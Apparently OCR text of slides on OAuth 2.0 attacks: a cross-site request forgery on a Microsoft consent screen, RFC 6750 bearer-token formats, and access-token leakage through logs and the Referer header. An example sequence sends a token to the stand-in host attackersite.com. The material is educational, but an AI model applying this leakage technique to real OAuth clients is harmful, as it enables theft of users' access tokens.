


"Friend Smash!" would like to access your basic profile info and list of friends.



Foursquare would like to access your public profile and friend list.

#5 Cross-site request forgery Authorization Server



Let this app access your in ×

https://account.live.com/Consent/Update?ru=https://login.live.com/oauth20_authorize.srf%3flc%3d1033%26

Microsoft | Account

Let this app access your info?

exfiltrated.com

Wes's Evil App needs your permission to:

View your profile info and contact list
Wes's Evil App will be able to see your profile info, including your name, gender, display picture, contacts, and friends.

You can change these application permissions at any time in your account settings.

Wes's Evil App Privacy & Cookies | Terms

Yes No

Terms of Use Privacy & Cookies Sign out
Microsoft

https://www.synack.com/2015/10/08/how-i-hacked-hotmail/

#5 Cross-site request forgery Authorization Server

Other Attacks

- http://homakov.blogspot.ch/2014/12/blatant-csrf-in-doorkeeper-most-popular.html
- http://intothesymmetry.blogspot.ch/2014/12/cross-site-request-forgery-in-github.html

#4 Bearer Tokens

The OAuth 2.0 Authorization Framework: Bearer Token Usage” [RFC 6750]

```
GET /resource HTTP/1.1
Host: server.example.com
Authorization: Bearer mF_9.B5f-4.1JqM
```

```
POST /resource HTTP/1.1
Host: server.example.com
Content-Type: application/x-www-form-urlencoded
access_token=mF_9.B5f-4.1JqM
```

```
GET /resource?access_token=mF_9.B5f-4.1JqM HTTP/1.1
Host: server.example.com
```

#4 Bearer Tokens


- The *access token* ends up being logged in *access.log* files (being the *access token* part of the URI) – http://thehackernews.com/2013/10/vulnerability-in-facebook-app-allows.html

- People tend to be indiscriminate on what copy and past in public forum when searching for answer (e.g. Stackoverflow).

- There is a risk of *access token* leakage through the referrer – http://intothesymmetry.blogspot.it/2015/10/on-oauth-token-hijacks-for-fun-and.html


#4 Bearer Tokens

http://intothesymmetry.blogspot.it/2015/10/on-oauth-token-hijacks-for-fun-and.htmltml


https://word.office.live.com/wv/WordView.aspx?FBsrc=http%3A%2F%2Fxxx%2Fattachments%2Fdoc_preview.php&access_token=BAAQCPU85sxpTOfWvT%3Fmid%3Dmid.142

sanso.github.io

#4 Bearer Tokens




```
GET /data/feed/api/user.html?access_token=2YotnFZFEjr1zCsicMWp HTTP/1.1
Host: oauthclient.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
<a href="https://attackersite.com/">
</html>
```

```
GET / HTTP/1.1
Host: attackersite.com
...
Referer: https://ouauthclient.com//data/
feed/api/user.html?access_token=2Yotn-
FZFEjr1zCsicMWp
...
```

From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

#3 "Confused Deputy" aka *"The Devil Wears Prada"*



